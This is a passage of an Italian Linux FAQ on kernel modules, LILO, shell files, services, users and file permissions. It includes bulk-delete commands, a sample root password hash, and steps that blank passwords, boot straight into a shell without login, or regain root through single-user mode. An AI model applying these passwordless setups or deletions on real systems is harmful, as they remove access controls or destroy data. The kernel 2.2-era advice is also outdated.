Se non viene riconosciuta la porta parallela può dipendere dal fatto che in '`/etc/conf.modules`' manca la riga riguardante il modulo '`parport_pc.o`'. Occorre quindi aggiungere al file suddetto le seguenti righe:

```
alias parport_lowlevel parport_pc
options parport_pc io=0x378,0x278 irq=7,auto
```

modificando opportunamente gli indirizzi con quelli del proprio sistema.

388.7.27) `signal 11`

Se durante operazioni abbastanza impegnative per il sistema (la ricompilazione del kernel ad esempio), si ricevono messaggi quali:

```
Internal compiler error: program cc1 got fatal signal 11</em>
```

È bene prendere in considerazione il fatto che ci possano essere dei problemi di malfunzionamento della RAM. Potrebbe essere difettosa.

388.7.28) **`No setup Signature found`**

Questo messaggio generalmente appare non appena l'immagine del kernel comincia ad essere caricata. Esso è la manifestazione del fatto che l'immagine del kernel non è stata predisposta ad utilizzare il file system principale desiderato. A tale scopo si utilizza il programma '**`rdev`**':

\# **`rdev /boot/bzImage /dev/`***partizione*[*Invio*]

Occorrerà sostituire '`/boot/bzImage`' con la posizione dell'immagine del kernel all'interno del file system ('`/boot/vmlinuz`', '`/boot/vmlinuz-2.2.9`', '`/boot/zImage`', ecc.). *partizione* dovrà essere sostituita dal nome del dispositivo della partizione radice.

388.8 Moduli

388.8.1) Cosa si deve fare per i moduli dopo la ricompilazione del kernel?

I moduli devono essere installati e lo si fa mediante il comando:

\# **`make modules modules_install`**[*Invio*]

dopo avere dato:

\# **`make bzImage`**[*Invio*]

Questo comando crea la directory '`/lib/modules/x.y.z`'. [38]

388.8.2) Come si possono caricare i moduli del kernel all'avvio?

Se ad esempio si intende caricare il modulo '`ip_masq_ftp.o`' ad ogni avvio del sistema invece di impartire ogni volta:

\# **`modprobe ip_masq_ftp`**[*Invio*]

è necessario inserire la riga:

```
/sbin/modprobe ip_masq_ftp.o
```

all'interno del file '`/etc/rc.d/rc.local`' o nei file corrispondenti delle diverse distribuzioni.

388.8.3) **`modprobe: can't locate module...`**

Se nel file '`/var/log/messages`' sono presenti messaggi simili a questi:

'**`May 7 20:59 linuxfaq.it modprobe: can't locate module ppp-compress-21`**'

'**`May 7 20:59 linuxfaq.it modprobe: can't locate module ppp-compress-26`**'

'**`May 7 20:59 linuxfaq.it modprobe: can't locate module ppp-compress-24`**'

per rimuoverli è necessario inserire le seguenti righe nel file '`/etc/modules.conf`':

```
alias ppp-compress-21 bsd-comp
alias ppp-compress-26 ppp_deflate
alias ppp-compress-24 ppp_deflate
```

[38] *x*, *y* e *z* identificano la versione del kernel.

388.9 Configurazione del sistema

388.9.1) Come è possibile mantenere sulla propria macchina più di una distribuzione GNU/Linux?

Verrà qui spiegato come poter gestire attraverso LILO L'avvio di due distribuzioni GNU/Linux installate sulla stessa macchina. Come esempio si prenderà in considerazione l'ipotesi di poter avviare una distribuzione GNU/Linux Debian e una Red Hat.

Nel file '`/etc/lilo.conf`' , dovranno essere presenti due sezioni distinte, una per Debian e una per Red Hat.

All'interno della directory '`/boot/`' della distribuzione da cui si impartirà '**`lilo`**', ammettiamo che sia Debian ad esempio, dovranno essere presenti tutte e due le immagini del kernel con i rispettivi '`System.map`'. Questi ultimi dovranno essere rinominati in '`System.map.x.y.z`' in cui *x*, *y* e *z* identificano la versione del kernel cui si riferiscono. Inoltre, in '`/lib/modules/`' della stessa distribuzione Debian, dovranno essere copiate le directory dei moduli di Red Hat. In pratica la directory '`x.y.z/`' presente in '`/lib/modules/`' della distribuzione Red Hat, dovrà essere copiata all'interno della directory '`/lib/modules/`' della distribuzione Debian.

Il file '`/etc/lilo.conf`' assumerà questo aspetto:

```
boot=/dev/hda
map=/boot/map
install=/boot/boot.b
prompt
timeout=50
password=**********
restricted
default=linux
image=/boot/vmlinuz-2.2.15
        label=debian
        root=/dev/hda2
        read-only
image=/boot/vmlinuz-2.2.12
        label=redhat
        root=/dev/hdc5
        read-only
```

Da questo file si deduce che:

- LILO verrà installato sulla prima partizione del primo disco della catena IDE/EIDE;
- LILO mostrerà il prompt per 5 secondi prima di avviare la distribuzione Debian presente sulla seconda partizione del primo disco della catena IDE/EIDE;
- le etichette per avviare le due distribuzioni sono rispettivamente '**`debian`**' e '**`redhat`**';
- la partizione radice della distribuzione Red Hat si trova nella quinta partizione del terzo disco della catena IDE/EIDE;

Per verificare tutte le impostazioni prima di avviare '**`lilo`**' controlliamo le directory dei moduli:

`[bigpaul@localhost]$` **`ls /lib/modules`**[*Invio*]

```
total 2
drwxr-xr-x   6 root     root         1024 Oct 31 18:34 2.2.12/
drwxr-xr-x  11 root     root         1024 Oct 27 01:59 2.2.15/
```

Controlliamo anche che nella directory '`/boot/`' siano presenti le immagini del kernel delle due distribuzioni e i relativi file '`System.map`':

`[bigpaul@localhost]$` **`ls /boot`**[*Invio*]

```
total 2735
-rw-r--r--   1 root     root       149820 Oct 31 17:30 System.map-2.2.12
-rw-r--r--   1 root     root       186846 Apr 20  1999 System.map-2.2.15
-rw-r--r--   1 root     root          512 Oct 27 01:55 boot.0303
-rw-r--r--   1 root     root         4544 Apr 13  1999 boot.b
-rw-r--r--   1 root     root          612 Apr 13  1999 chain.b
-rw-------   1 root     root        26624 Nov  1 15:31 map
-rw-r--r--   1 root     root       454123 Oct 31 17:30 vmlinuz-2.2.12
-rw-r--r--   1 root     root       617431 Apr 20  1999 vmlinuz-2.2.15
```

Occorre infine assicurarsi che nel file '`/etc/rc.d/init.d/syslog`' ('`/etc/init.d/sysklogd`' in una distribuzione Debian) la riga:

```
daemon klogd
```

sia sostituita da:

```
daemon klogd -k /boot/System.map-‘uname -r‘
```

per far riconoscere senza problemi ai vari kernel i propri '`System.map`'.

388.9.2) Esiste la deframmentazione in GNU/Linux?

I programmi per la deframmentazione del disco per GNU/Linux esistono ma non sono quasi mai necessari e se ne sconsiglia l'uso. Normalmente la frammentazione di un file system Ext2 si stabilizza tra il 4 e il 5 per cento, a meno che non ci sia una grande quantità di installazioni, ma anche in questo caso non viene mai superato un certo limite.

Il metodo migliore e meno rischioso per deframmentare un disco, se proprio si desidera farlo, è archiviare (su nastro o su qualsiasi altro supporto) tutto il contenuto del file system, cancellare il file system stesso e ripristinare il contenuto dell'archivio.

388.9.3) Quali sono le differenze tra i file '`/etc/profile`', '`~/.bashrc`', '`~/.bash_profile`' e '`~/.inputrc`'?

Esistono principalmente due tipi di shell: interattiva e non interattiva. La prima è una shell in cui l'utente è chiamato ad interagire con essa, ad inserire comandi. La shell non interattiva non richiede l'intervento dell'utente ed è quella che viene eseguita durante l'esecuzione di uno script. La shell interattiva si divide a sua volta in shell di login e shell normale. La prima consiste in quello che si ha di fronte quando è stata completata la procedura di accesso.

A seconda del tipo di shell, verranno letti diversi tipi di file:

Se è una shell di login, se '`/etc/profile`' esiste, lo legge; se '`~/.bash_profile`' esiste, lo legge, altrimenti se '`~/.bash_login`' esiste, lo legge, altrimenti se '`~/.profile`' esiste, lo legge. Se all'uscita dalla shell '`~/.bash_logout`' esiste, lo legge.

Se è una shell non di login, all'avvio se '`~/.bashrc`' esiste, lo legge.

Infine se si tratta di una shell non interattiva, se la variabile di ambiente *ENV* non è nulla, la espande e legge il file che indica, come se fosse stato eseguito il comando:

```
if [ "$ENV" ]; then . $ENV; fi
```

Ecco un estratto della pagina di manuale di *bash(1)* relativamente ai file letti dai vari tipi di shell:

```
/etc/profile
       Il file di inizializzazione generale  per  il  sis-
       tema, eseguito per le shell di login
~/.bash_profile
       Il file di inizializzazione personale, eseguito per
       le shell di login
~/.bashrc
       Il file di inizializzazione individuale  per  shell
       interattiva
~/.inputrc
       Il  file  di inizializzazione individuale per read-
       line
```

'**`readline`**' è la libreria che gestisce la lettura dell'input quando si usa una shell interattiva.

388.9.4) Come si rendono disponibili anche per gli utenti le modifiche fatte al file '`/etc/bashrc`'?

Per fare questo, occorre inserire nel file '`.bashrc`' dell'utente le seguenti righe:

```
if [ -f /etc/bashrc ]; then
   . /etc/bashrc
fi
```

388.9.5) Dopo aver modificato un file di configurazione, è necessario riavviare il sistema per rendere effettive le modifiche?

No, è necessario invocarlo mediante l'eseguibile '**`source`**':

`#` **`source .bashrc`**[*Invio*]

oppure ad esempio:

`#` **`source ~/.bash_profile`**[*Invio*]

Per ricaricare tutti i file di configurazione relativi alla shell, sia essa interattiva (di login o meno) che non interattiva, sarà sufficiente fare riferimento alla LDR 388.9.3 per sapere quali file ricaricare mediante '**`source`**'.

388.9.6) Perché alcune modifiche apportate al sistema durante situazioni di emergenza non sono riscontrabili al riavvio?

Questo succede generalmente perché non si è scaricata la memoria cache, quindi le modifiche sono rimaste nella RAM e non sono state applicate. Per fare scrivere effettivamente quello che si è fatto, occorre digitare:

`#` **`sync`**[*Invio*]

In ogni caso è bene riavviare mediante il comando:

`#` **`shutdown -r now`**[*Invio*]

e non tramite il pulsante '**`reset`**'. Anche in situazioni di emergenza, se si possono fare modifiche al file system, si può anche avviare lo spegnimento.

388.9.7) Come vengono gestiti i servizi in una distribuzione GNU/Linux Debian?

I servizi di una distribuzione GNU/Linux Debian sono gestiti dagli script e dai collegamenti simbolici presenti all'interno delle directory '`/etc/rcx.d/`' , dove *x* assume i valori S,0,1,2,3,4,5,6 e della directory '`/etc/init.d/`'.

In particolare, in '`/etc/init.d/`' saranno raccolti tutti gli script che si intende lanciare durante la fase di avvio. Per poterli eseguire durante tale fase però, occorrerà creare un collegamento simbolico (*link*) all'interno della directory relativa al livello di esecuzione (*runlevel*) impostato. Se quest'ultimo è ad esempio il livello di esecuzione numero 3, il collegamento simbolico dovrà essere posto in '`/etc/rc3.d/`'.

388.9.8) Come si lancia un programma durante la fase di avvio di una distribuzione GNU/Linux Debian?

Per eseguire un programma durante la fase di avvio, occorrerà creare uno script che invochi il programma stesso. Lo script dovrà essere collocato nella directory '`/etc/init.d`' e dovrà essere richiamato da collegamenti simbolici ad esso presenti nella directory del livello di esecuzione (*runlevel*) impostato. Se quest'ultimo è ad esempio il livello di esecuzione numero 3, il collegamento simbolico dovrà essere posto in '`/etc/rc3.d/`'.

388.9.9) Come vengono gestiti i servizi in una distribuzione GNU/Linux Red Hat?

In Red Hat e nelle distribuzioni da essa derivate, nella directory '`/etc/rc.d/`' esistono le directory dei vari livelli di esecuzione (*runlevel*); esse sono caratterizzate dal nome '`rcx.d`' dove *x* può assumere i seguenti valori:

- 0: livello di spegnimento;
- 1: livello monoutente;
- 2,3: livelli di lavoro;
- 5: livello modalità grafica;
- 6: livello di riavvio.

Oltre alle suddette directory c'è la directory '`/etc/rc.d/rc.local/`'. Queste directory contengono dei collegamenti simbolici a script presenti nella directory '`/etc/rc.d/init.d/`'. Praticamente, se in '`/etc/rc.d/rc.local/`' si inserisce un collegamento simbolico ad uno script presente in '`/etc/rc.d/init.d/`', ad ogni avvio questo verrà eseguito; se se ne inserisce un altro in '`/etc/rc.d/rc3.d/`' questo verrà eseguito quando il sistema sarà avviato in livello di esecuzione (*runlevel*) 3 e verrà terminato allo spegnimento del sistema, al riavvio o se si passerà ad un altro livello di esecuzione.

Bisogna ricordare che i nomi dei collegamenti simbolici agli script presenti nella directory '`/etc/rc.d/init.d/`' sono nomi codificati. Essi infatti sono composti da una lettera maiuscola iniziale (S o K), da un numero e dal nome dello script cui puntano. La lettera (S o K) determina rispettivamente l'avvio o il non avvio dello script ed il numero ne determina invece l'ordine di esecuzione.

Se ad esempio nella directory '`/etc/rc.d/rc3.d/`' sono presenti:

```
K75netfs -> ../init.d/netfs
S10network -> ../init.d/network
S50inet -> ../init.d/inet
```

all’avvio con livello di esecuzione (*runlevel*) 3, «netfs» non verrà eseguito (la «K» nel nome del collegamento ne nega l’esecuzione), mentre «network» e «inet» saranno eseguiti seguendo l’ordine indicato dal numero dopo la «S».

388.9.10) Come si possono disattivare i servizi in Red Hat?

All’interno della directory ‘`/etc/rc.d/rcx.d/`’ [39], sono presenti i collegamenti simbolici agli script dei servizi collocati all’interno della directory ‘`/etc/rc.d/init.d/`’.

Con il comando:

`#` **`ls -l /etc/rc.d/rc3.d/`**[*Invio*][40]

risulteranno evidenti i collegamenti simbolici. Questi collegamenti come già descritto nella LDR 388.9.9 sono fatti nel seguente modo: sono composti da una lettera maiuscola iniziale (S o K), da un numero e dal nome dello script cui puntano. La lettera (S o K) determina rispettivamente l’avvio o il non avvio dello script ed il numero ne determina invece l’ordine di esecuzione.

Per disattivare un servizio, basterà quindi sostituire la «S» con la «K» o eliminare il collegamento simbolico.

388.9.11) Come si fanno ripartire i demoni se si sono modificati i file di configurazione?

Occorre individuare il PID del demone attraverso il comando ‘**`ps`**’:

`#` **`ps -aux | grep demone`**[*Invio*]

Una volta trovato il PID, per riavviare il demone si darà il comando:

`#` **`kill -HUP`** *PID*[*Invio*]

Quest’ultimo in pratica arresta il processo del demone e lo fa ripartire, facendogli in questo modo indirettamente rileggere i file di configurazione modificati.

Per riavviare, di solito si può anche mandare il sengale 1 al processo con il seguente comando:

`#` **`kill -1`** *PID*[*Invio*]

In Apache ad esempio basta uccidere il primo dei processi attivi (definito ‘**`root`**’) per far ripartire con le nuove impostazioni anche i processi figli.

Un modo ancora più pulito è andare nella directory ‘`/etc/init.d/`’ o ‘`/etc/rc.d/init.d/`’ e fare ripartire il demone usando lo script di inizializzazione, ad esempio:

`#` **`cd /etc/init.d/`**[*Invio*]

`#` **`./apache restart`**[*Invio*]

---

[39] dove *x* assume il valore del livello di esecuzione di cui si vogliono disattivare i servizi.

[40] se il livello di esecuzione è il numero 3

388.9.12) Come si cambia il nome della macchina?

Il nome della macchina che quasi sempre, in maniera predefinita, è '**`localhost`**', può essere sostituito modificando il file '`/etc/hosts`'. In questo file infatti è indicato l'indirizzo IP e il nome della macchina. Questo esempio cambia il nome della macchina locale da '**`localhost`**' a '**`miarete`**' sostituendo la seguente riga del file '`/etc/hosts`', con questa:

```
127.0.0.1       localhost
```

in (ad esempio):

```
127.0.0.1       miarete
```

388.9.13) Come si imposta l'orologio?

La data va impostata mediante il comando '**`date`**':

`#` **`date 12070820`**[*Invio*]

Questo comando imposterà l'orario alle 08.20 del 7 Dicembre dell'anno corrente.

Per mantenere però queste impostazioni nel sistema, per aggiornare insomma l'orologio del BIOS, si dovrà dare il comando:

`#` **`hwclock --systohc &`**[*Invio*]

Ricordiamo inoltre che '**`timeconfig`**' è il programma di utilità per impostare l'orario di una distribuzione Red Hat.

388.9.14) Come si mantiene aggiornato l'orologio?

Mantenere aggiornato l'orologio del sistema con server remoti preposti a tale scopo, è un'operazione che si fa mediante gli eseguibili '**`ntpdate`**' e '**`rdate`**'. Se non presenti nel sistema, andranno installati i relativi pacchetti: '`ntpdate`' e '`rdate`'.

Dopo aver terminato il processo di '**`xntpd`**' occorrerà dare il comando:

`#` **`ntpdate www.clock.org`**[*Invio*]

un comando simile è:

`#` **`rdate -sp tempo.cstv.to.cnr.it`**[*Invio*]

Per aggiornare l'orologio del BIOS, si dovrà in ogni caso dare il comando:

`#` **`hwclock --systohc &`**[*Invio*]

388.9.15) Cosa si deve fare per impostare l’ora legale in GNU/Linux?

L’ora legale viene aggiornata automaticamente. È opportuno fare in modo che l’orologio interno dell’elaboratore sia posizionato sull’ora di riferimento definita dal GMT, (*Greenwich Mean Time*).

388.9.16) Come si visualizza un calendario?

Per visualizzare il calendario del mese corrente:

$ **`cal`**[*Invio*]

Per visualizzare il calendario dell’anno corrente:

$ **`cal -y`**[*Invio*]

Per visualizzare il calendario dell’anno 2002:

$ **`cal 2002`**[*Invio*]

Per visualizzare solo il mese di Febbraio 2000:

$ **`cal 2 2000`**[*Invio*]

Figura 388.10. Il comando cal.

388.9.17) Come è possibile attivare ad ogni avvio la spia della tastiera relativa al tasto [*BlocNum*]?

Se da BIOS non è possibile impostare la spia, si dovrà operare in maniera diversa a seconda della distribuzione che si possiede.

Red Hat:

Con questa distribuzione, si dovranno inserire nel file '`/etc/rc.d/rc.sysinit`' le seguenti righe:

```
for t in 1 2 3 4 5 6
do
    /usr/bin/setleds -D +num < /dev/tty$t > /dev/null
done
```

oppure:

```
INITTY=/dev/tty[1-8]
for tty in $INITTY; do
  setleds -D +num < $tty
done
```

Debian GNU/Linux:

In questa distribuzione, occorrerà creare uno script con le righe sopra esposte, e posizionarlo nella directory '`/etc/rc.boot`'.

Slackware:

In questo caso lo script andrà inserito nel file '`rc.keymap`'.

388.9.18) Si può cancellare il contenuto della directory '`/tmp/`' o è pericoloso?

Molti programmi in esecuzione, appoggiano alcuni file nella directory '`/tmp/`'. Può essere una buona idea ripulire quella directory prima che qualsiasi programma possa scriverci qualcosa dentro. Ecco quindi che l'avvio del sistema risulta essere il momento opportuno. Si deve allora creare uno script da inserire nella directory del sistema contenente tutti i servizi ('`/etc/init.d/`', '`/etc/rc.d/init.d/`', ecc.).

Alcune distribuzioni eseguono in maniera predefinita tale procedura. Lo script da inserire consta semplicemente di una riga:

```
rm -rf /tmp/*
```

388.9.19) Come si visualizza lo spazio disponibile su disco?

A tale scopo si utilizza il comando '**`df`**':

`df`[*Invio*]

Il suddetto comando restituirà la percentuale di occupazione di ciascun file system montato, lo spazio occupato e lo spazio residuo. Mediante l'opzione *-h*, lo spazio residuo verrà visualizzato in maniera più chiara. L'opzione *-T* mostrerà anche il tipo di ogni file system.

388.9.20) Come si possono visualizzare le variabili d'ambiente?

Per visualizzare le variabili, occorre digitare:

`printenv`[*Invio*]

oppure:

`set`[*Invio*]

388.9.21) Come si impostano le variabili d'ambiente?

Le variabili d'ambiente si impostano mediante il comando '**`export`**':

`$ export VARIABILE=valore`[*Invio*]

Ecco qualche esempio:

`export HOSTNAME="'cat /etc/HOSTNAME'"`[*Invio*]

`export MOZILLA_HOME=/usr/lib/netscape`[*Invio*]

`export MAILDIR=/var/spool/mail`[*Invio*]

`export TERM=linux`[*Invio*]

`export PS1='\n\u@\h:['pwd'] [\t] --> \!\n* '`[*Invio*]

388.9.22) Come si possono visualizzare le librerie usate da un programma?

Con il comando '**`ldd`**':

`ldd programma`[*Invio*]

388.9.23) Come mi devo comportare se un applicativo mi chiede una libreria di una versione più vecchia di quella attualmente installata nel mio sistema?

Se un programma richiede una versione di una libreria più vecchia di quella installata nel proprio sistema, a volte è sufficiente creare un collegamento simbolico alla libreria più vecchia. Il nome del collegamento simbolico dovrà essere quello della libreria di versione precedente.

Se ad esempio un programma richiedesse le librerie '`libjpeg`' 61 ma nel sistema fosse installata solo la versione 62, sarebbe sufficiente creare nella directory '`/usr/lib/`' un collegamento simbolico alla libreria più recente:

`cd /usr/lib/`[*Invio*]

`ln -s libjpeg.so.62 libjpeg.so.61`[*Invio*]

388.9.24) C'è un modo per evitare di scrivere ogni volta comandi molto lunghi utilizzati di frequente?

Per fare questo, occorre ricorrere agli alias. Questi ultimi non sono altro che dei nomi cui vengono associati comandi che si usano frequentemente e che comunque presentano numerose opzioni, difficili da ricordare o troppo lunghe da digitare. Per creare un alias è sufficiente il comando '**`alias`**':

`alias ls='ls -la --color'`[*Invio*]

In questo caso basterà digitare '**`ls`**' per avere un elenco dettagliato e colorato di tutti i file (anche quelli nascosti). Se si intende mantenere gli alias, si dovranno inserire i comandi nel file '`~/.bash_profile`' se sono specifici per un utente, o nel file '`/etc/profile`' se saranno tutti gli utenti del sistema a poterne beneficiare.

388.9.25) Esiste la possibilità di sospendere (ibernare) un sistema GNU/Linux?

Per abilitare questa funzione, bisogna includere tra le opzioni del kernel, il supporto per l'APM. Per sospendere il sistema si dovrà dare il comando:

`apm --suspend`[*Invio*]

388.10 Utenti e password

388.10.1) Dove sono raccolte le informazioni sugli utenti del sistema?

Queste informazioni sono raccolte nel file '`/etc/passwd`'. Se si usano le shadow password, si dovrà controllare anche il file '`/etc/shadow`'.

388.10.2) Dove sono raccolte le informazioni sui gruppi di utenti del sistema?

L'elenco dei gruppi di utenti è contenuto nel file '`/etc/group`'. Se si usano le shadow password, si dovrà controllare anche il file '`/etc/gshadow`'.

388.10.3) In che modo è possibile rimuovere un account di un utente?

Si può eliminare un utente dal sistema mediante il seguente comando:

`userdel IDutente`[*Invio*][41]

Alcune distribuzioni dispongono di '**`deluser`**' al posto di '**`userdel`**'.

In ogni caso si deve ricordare che ogni utente possiede generalmente i propri dati nella directory '`/home/utente`' e la sua presenza nel sistema dipende dalle impostazioni presenti nei file '`/etc/passwd`' e '`/etc/group`'. L'eliminazione quindi di queste componenti, comporta in effetti la rimozione dell'utente dal sistema.

388.10.4) Come si cancellano tutti i file di un utente presenti nel sistema?

Il comando è:

`find / -user uid -exec rm {} \;`[*Invio*][42]

oppure:

`find / -uid 'id -u utente' | xargs rm -f`[*Invio*]

Per evitare di commettere errori che potrebbero risultare spiacevoli è meglio controllare cosa questo comando andrà a cancellare con:

`find / -user uid | less`[*Invio*]

[41] *IDutente* è il numero di identificazione dell'utente. Questo numero si può recuperare nel file '`/etc/passwd`' o mediante il comando '**`id -u utente`**'.

[42] dove *uid* è il valore numerico dell'utente del quale vuoi cancellare i file; (da rilevare in '`/etc/passwd`' o mediante il comando '**`id -u utente`**').

388.10.5) Come si fa a diventare momentaneamente un altro utente?

Con il comando:

`su utente`[*Invio*]

Per riassumere l'identità dell'utente precedente, si dovrà digitare:

`exit`[*Invio*]

388.10.6) Come si cambia la propria password?

La propria password si può cambiare con:

`passwd`[*Invio*]

388.10.7) Come si cambia la password degli utenti del sistema?

Il comando è:

`passwd utente`[*Invio*][43]

Si deve ricordare in ogni caso che il comando deve essere impartito dall'utente '**`root`**'.

388.10.8) Cosa sono le password shadow?

Le password shadow si utilizzano per motivi di sicurezza. Sebbene le password presenti in '`/etc/passwd`' siano codificate, con gli strumenti necessari e con un po' di tempo, è possibile risalire alla password originale. L'accesso al file '`/etc/passwd`' è consentito a tutti gli utenti. Con le password shadow invece le password vengono mantenute nel file '`/etc/shadow`', accessibile solo dall'utente '**`root`**'.

388.10.9) Come si può evitare la richiesta della password all'avvio?

Per fare ciò, occorre modificare il file che contiene le password[44]. Occorrerà cancellare la password (che appare codificata) relativa all'utente desiderato.

Per esempio, se avessimo un file '`/etc/passwd`' di questo tipo:

```
root:Wteoh1TDSchyA:0:0:root:/root:/bin/bash
studente::100:100:,,,:/home/studente:/bin/bash
```

se si accede al sistema in qualità di utente '**`root`**' verrà richiesta la password, mentre non verrà richiesta accedendo da utente '**`studente`**'.

388.10.10) Come si può evitare la richiesta del login e della password all'avvio?

Prima di proseguire con la spiegazione, si consiglia innanzitutto di creare un dischetto di avvio per essere in grado in ogni caso di poter accedere al sistema e poi si devono tenere presenti i seguenti tre punti:

[43] *utente* è l'utente di cui si vuole cambiare la password.

[44] '`/etc/passwd`' o '`/etc/shadow`'.

1. il file '`/etc/inittab`' contiene le azioni che '**`init`**' deve compiere dopo l'avvio del kernel. Viene infatti lanciato '**`mingetty`**' o '**`getty`**' per effettuare il login ed abilitare i terminali virtuali. Il termine '**`respawn`**' (in '`/etc/inittab`') significa che il processo indicato deve ripartire una volta che è terminato. Ecco perché, impartendo '**`exit`**' si ritorna al prompt del login;

2. la shell Bash, eseguita in modalità login come è spiegato nella LDR 388.9.3, cerca in successione diversi file di configurazione: '`/etc/profile`', '`$HOME/.bash_profile`', '`$HOME/.bash_login`' e '`$HOME/.profile`' e se li trova li esegue;

3. normalmente, dopo avere inserito login e password vengono impostate le variabili d'ambiente '**`HOME`**', '**`PATH`**', '**`SHELL`**', '**`TERM`**', '**`MAIL`**' e '**`LOGNAME`**' ed infine viene lanciata la shell dell'utente specificata in '`/etc/passwd`'. Il normale processo di login quindi, avvia anche l'interprete dei comandi adatto, impostando poi la corretta variabile d'ambiente '**`HOME`**'. Di conseguenza, saltando il processo di login, la '**`HOME`**' rimane impostata a '`/`', e non alla directory dell'utente che accede.

Esposte queste tre premesse, ecco come procedere:

1. Si deve modificare il file '`/etc/profile`':

   ```
   HOME="/utente"
   export HOME
   ```

   [45].

2. Occorrerà poi modificare il file '`/etc/inittab`'. Le seguenti righe:

   ```
   # Run gettys in standard runlevels
   1:2345:respawn:/sbin/mingetty tty1
   2:2345:respawn:/sbin/mingetty tty2
   3:2345:respawn:/sbin/mingetty tty3
   4:2345:respawn:/sbin/mingetty tty4
   5:2345:respawn:/sbin/mingetty tty5
   6:2345:respawn:/sbin/mingetty tty6

   # Run xdm in runlevel 5
   # xdm is now a separate service
   x:5:respawn:/etc/X11/prefdm -nodaemon
   ```

   dovranno essere modificate e se ne dovranno aggiungere altre due. Il risultato dovrà essere simile a quanto segue:

   ```
   #Avvio senza login
   1:12345:wait:/bin/bash -login

   # Run gettys in standard runlevels
   #1:2345:respawn:/sbin/mingetty tty1
   #2:2345:respawn:/sbin/mingetty tty2
   #3:2345:respawn:/sbin/mingetty tty3
   #4:2345:respawn:/sbin/mingetty tty4
   #5:2345:respawn:/sbin/mingetty tty5
   #6:2345:respawn:/sbin/mingetty tty6

   # Run xdm in runlevel 5
   # xdm is now a separate service
   # x:5:respawn:/etc/X11/prefdm -nodaemon
   ```

   Il termine '**`wait`**' significa che si deve aspettare la fine del processo ma questo, una volta terminato, non sarà riavviato. Infatti, digitando '**`exit`**' al prompt, l'interprete dei comandi si chiuderà e sarà necessario avviare lo spegnimento.

[45] questo permetterà di mantenere le configurazioni salvate nella directory *home*

Attenzione, non sarà più possibile passare da un terminale virtuale all'altro mediante la combinazione [*Alt+Fx*], in quanto questi non sono stati attivati (le righe che servono per dichiararli, sono state commentate nel file '`/etc/inittab`' tramite '`#`').

388.10.11) Cosa si deve fare se si dimentica la password di '`root`'?

Nel caso si dimentichi la password di '**`root`**', quello che si deve avere come obiettivo è quello di potere arrivare a modificare il file '`/etc/passwd`' (o '`/etc/shadow`' se si utilizzano le password shadow).

All'interno di uno o dell'altro, si troveranno tutti i dati relativi agli utenti, con le password codificate. Si dovrà cancellare il campo della password di '**`root`**'.

Questo permetterà all'utente '**`root`**' di accedere al sistema senza la richiesta di una password. Una volta ottenuto l'accesso, si dovrà riassegnare una nuova password all'utente '**`root`**' tramite il comando '**`passwd`**'.

Ci sono vari modi per poter arrivare a modificare quel file:

1. Al prompt di LILO occorrerà digitare:

   `LILO boot:` **`linux single`**[*Invio*]

   Se questo metodo avrà successo, si otterrà accesso al sistema in qualità di utente '**`root`**' e si potranno apportare le modifiche necessarie;

2. Si potrà montare la partizione contentente la directory '`/etc/`' da un'eventuale altra distribuzione presente nel sistema;

3. Si potrà utilizzare il disco fisso su un'altra macchina e lo si potrà montare;

4. Si potrà utilizzare una delle numerose minidistribuzioni GNU/Linux presenti su dischetto o su CD-ROM per montare la partizione contenente '`/etc/`'.

388.10.12) A cosa serve il file '`/etc/.pwd.lock`'?

Questo file, se presente, nega la possibilità di accedere in scrittura al file '`/etc/passwd`'.

388.10.13) Come si fa a sapere chi è connesso attualmente al sistema?

Mediante i comandi '**`w`**' o '**`who`**':

`#` **`w`**[*Invio*]

o:

`#` **`who`**[*Invio*]

Il comando restituirà qualcosa simile a questo:

```
  9:42pm  up  1:45,  4 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
bigpaul  tty1     -                 7:57pm  1:23  24.06s 23.97s  mc
giovann  tty2     -                 8:51pm  0.00s  0.20s   ?     -
mirco69  tty3     -                 9:04pm 38:36   8.29s  0.02s  sh /usr/bin/X11
bigpaul  tty4     -                 9:41pm 42.00s  0.09s  0.09s  -bash
```

388.10.14) Come si cambia proprietario di un file?

La sintassi da utilizzare è:

chown nuovopropietario.nuovogruppo file[*Invio*]

Se si volesse cambiare solo il proprietario, il comando sarà:

chown nuovoproprietario file[*Invio*]

388.10.15) Come si cambia il gruppo di un file?

La sintassi da utilizzare è:

chown nuovopropietario.nuovogruppo file[*Invio*]

Se invece si volesse cambiare solamente il gruppo di un file, i comandi saranno:

chgrp nuovogruppo file[*Invio*]

o:

chown .nuovogruppo file[*Invio*][46]

388.11 Permessi

388.11.1) Come si conferisce il permesso di esecuzione ad un file?

Ecco alcuni comandi che conferiscono il permesso di esecuzione ad alcuni file:

$ **chmod a+x file**[*Invio*]

conferisce il permesso di esecuzione a tutti gli utenti del sistema;

$ **chmod u+x file**[*Invio*]

conferisce il permesso di esecuzione esclusivamente al proprietario del file;

$ **chmod g+x file**[*Invio*]

conferisce il permesso di esecuzione al gruppo;

$ **chmod o+x file**[*Invio*]

conferisce il permesso di esecuzione agli altri utenti;

Si possono anche combinare le varie opzioni:

$ **chmod ug+x file**[*Invio*]

---

[46] prestiamo attenzione al '`.`', se lo si omettete, il nuovo gruppo viene interpretato come un nuovo utente.

388.11.2) Come si conferisce il permesso di lettura ad un file?

Si seguiranno le stesse indicazioni del permesso di esecuzione (388.11.1), sarà però necessario sostituire '**x**' con '**r**'.

$ **chmod a+r file**[*Invio*]

conferisce il permesso di lettura a tutti gli utenti del sistema;

$ **chmod u+r file**[*Invio*]

conferisce il permesso di lettura esclusivamente al proprietario del file;

$ **chmod g+r file**[*Invio*]

conferisce il permesso di lettura al gruppo;

$ **chmod o+r file**[*Invio*]

conferisce il permesso di lettura agli altri utenti;

Si possono anche combinare le varie opzioni:

$ **chmod ug+r file**[*Invio*]

388.11.3) Come si conferisce il permesso di scrittura ad un file?

Si seguiranno le stesse indicazioni del permesso di esecuzione (388.11.1), sarà però necessario sostituire '**x**' con '**w**'.

$ **chmod a+w file**[*Invio*]

conferisce il permesso di scrittura a tutti gli utenti del sistema;

$ **chmod u+w file**[*Invio*]

conferisce il permesso di scrittura esclusivamente al proprietario del file;

$ **chmod g+w file**[*Invio*]

conferisce il permesso di scrittura al gruppo;

$ **chmod o+w file**[*Invio*]

conferisce il permesso di scrittura agli altri utenti;

Si possono anche combinare le varie opzioni:

$ **chmod ug+w file**[*Invio*]

388.11.4) Come si conferiscono i permessi alle directory?

Per cambiare i permessi delle directory si seguono le stesse regole utilizzate per i file (388.11.1).

